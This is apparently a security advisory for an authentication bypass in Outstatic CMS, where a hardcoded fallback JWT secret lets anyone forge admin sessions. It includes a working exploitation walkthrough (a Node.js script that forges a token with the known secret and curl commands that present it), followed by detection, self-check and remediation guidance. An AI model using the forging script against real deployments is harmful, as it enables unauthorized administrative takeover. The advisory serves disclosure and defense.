Overview

A critical authentication bypass vulnerability (CVSS 9.1) has been identified in Outstatic CMS, an open-source Git-based CMS designed for Next.js applications. When the OST_TOKEN_SECRET environment variable is not explicitly set, the application silently falls back to a hardcoded default signing key that is publicly visible in the project's source code repository. An unauthenticated remote attacker can use this known secret to forge valid JWT session tokens and gain full administrative access to the CMS.
Vulnerability Summary
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-52539 |
| CVSS Score | 9.1 (Critical) |
| Attack Vector | Network |
| Authentication | None required |
| Type | Use of Hard-coded Credentials / Broken Authentication |
| Affected Versions | Outstatic CMS all versions <= 2.1.9 |
| Fix Available | Set OST_TOKEN_SECRET to a strong random value |
Technical Details
Root Cause
Outstatic uses NextAuth.js to handle CMS authentication sessions. The JWT signing secret is configured via an environment variable, but the code includes an insecure fallback:
// outstatic/src/utils/auth/auth-options.ts (affected versions)
import NextAuth from 'next-auth'

export const authOptions = {
  secret: process.env.OST_TOKEN_SECRET || "outstatic-secret-key",
  // ...
}The string "outstatic-secret-key" (and variants) is committed to the public GitHub repository, meaning any attacker who reads the source code — or who simply knows the project — can use it to sign arbitrary JWTs.
Exploitation Walkthrough
Step 1 — Identify the target
# Check for Outstatic CMS deployment
curl -s https://TARGET/outstatic
# Presence of /outstatic login page confirms deploymentStep 2 — Forge an admin JWT
// Node.js exploit script
const jwt = require('jsonwebtoken');

const HARDCODED_SECRET = "outstatic-secret-key";

const forgedToken = jwt.sign(
  {
    name: "attacker",
    email: "attacker@example.com",
    image: null,
    iat: Math.floor(Date.now() / 1000),
    exp: Math.floor(Date.now() / 1000) + 86400,
  },
  HARDCODED_SECRET,
  { algorithm: "HS256" }
);

console.log("Forged JWT:", forgedToken);Step 3 — Authenticate as admin
# Set the forged token as the session cookie
curl -s https://TARGET/outstatic \
  -H "Cookie: next-auth.session-token=FORGED_JWT_HERE" \
  -L
# Returns CMS admin dashboard — full access grantedCapabilities After Exploitation
Once authenticated as admin, an attacker can:
- Read all CMS content and draft articles
- Create, modify, or delete any published content
- Access repository credentials if stored in CMS settings
- Inject malicious content into the website (XSS, phishing pages)
- Pivot to the connected GitHub repository if OAuth tokens are stored
- Exfiltrate site configuration, API keys, and environment metadataRisk Amplification: Misconfigured Deployments
Many Outstatic deployments exist on Vercel and other platforms where the OST_TOKEN_SECRET variable is never set — the setup wizard does not enforce or prompt for this variable during installation. This means a significant portion of real-world deployments use the default key.
How to Check If You Are Affected
# If you can decode your site's CMS session JWT and it was signed
# with "outstatic-secret-key", you are vulnerable.

# Using jwt.io or a local decode:
node -e "
const [header, payload] = 'YOUR_SESSION_TOKEN'.split('.');
console.log(JSON.parse(Buffer.from(payload, 'base64url').toString()));
"

# Then verify:
node -e "
const jwt = require('jsonwebtoken');
try {
  jwt.verify('YOUR_SESSION_TOKEN', 'outstatic-secret-key');
  console.log('VULNERABLE — default secret is in use');
} catch(e) {
  console.log('OK — custom secret is set');
}
"Detection
Signs of Active Exploitation
1. Unexpected admin sessions
   - Sessions from unrecognized IP addresses or countries
   - Session timestamps outside normal operating hours

2. Content changes
   - Unexpected modifications to published articles
   - New posts or pages not created by legitimate users

3. Access logs
   - POST requests to /outstatic/api with unknown user agents
- High-frequency requests to the outstatic login endpointLog Review
# Check Vercel/Next.js request logs for CMS API access
grep "POST /outstatic/api" access.log | awk '{print $1, $12}' | sort | uniq -c | sort -rn

# Look for suspicious NextAuth callback hits
grep "outstatic.*callback" access.logRemediation
Immediate Fix — Set a Strong Secret
The fix is straightforward: generate a cryptographically strong random secret and set it as the OST_TOKEN_SECRET environment variable.
# Generate a strong 64-character random secret
openssl rand -base64 48

# Or with Node.js
node -e "console.log(require('crypto').randomBytes(48).toString('base64'))"For Vercel deployments:
vercel env add OST_TOKEN_SECRET production
# Paste your generated secret when prompted
vercel --prod # Redeploy to applyFor self-hosted deployments:
# .env.local or server environment
OST_TOKEN_SECRET=your-generated-64-char-secret-hereAfter setting the variable, all existing sessions are immediately invalidated since the new secret cannot verify tokens signed with the old one — any forged sessions are also revoked.
Upgrade to Patched Version
The Outstatic maintainers are expected to address this in a version after 2.1.9. Monitor the Outstatic GitHub releases page for a patched release that removes the hardcoded fallback.
Audit Other Environment Variables
Use this incident as an opportunity to audit your deployment for other missing or weak secrets:
# List all environment variables expected by Outstatic
# Ensure none fall back to hardcoded values in the source
NEXTAUTH_SECRET=       # Must be set (also controls NextAuth)
OST_TOKEN_SECRET=      # Must be set (Outstatic-specific)
OST_GITHUB_ID=         # GitHub OAuth App client ID
OST_GITHUB_SECRET= # GitHub OAuth App client secretBroader Lesson: Never Hardcode Fallback Secrets
This vulnerability represents a common antipattern: shipping an insecure default to make first-run "just work," with the intention that users will configure it properly. In practice, many never do. The correct design is to fail loudly at startup if a required secret is missing:
// Secure pattern — fail fast, don't silently use a hardcoded value
const secret = process.env.OST_TOKEN_SECRET;
if (!secret) {
  throw new Error(
    "OST_TOKEN_SECRET is not set. Set a strong random secret before starting."
  );
}References
- NVD Entry — CVE-2026-52539
- CWE-798: Use of Hard-coded Credentials
- CWE-1391: Use of Weak Credentials
- OWASP: Broken Authentication
- NextAuth.js Secret Configuration
Advisory published: July 31, 2026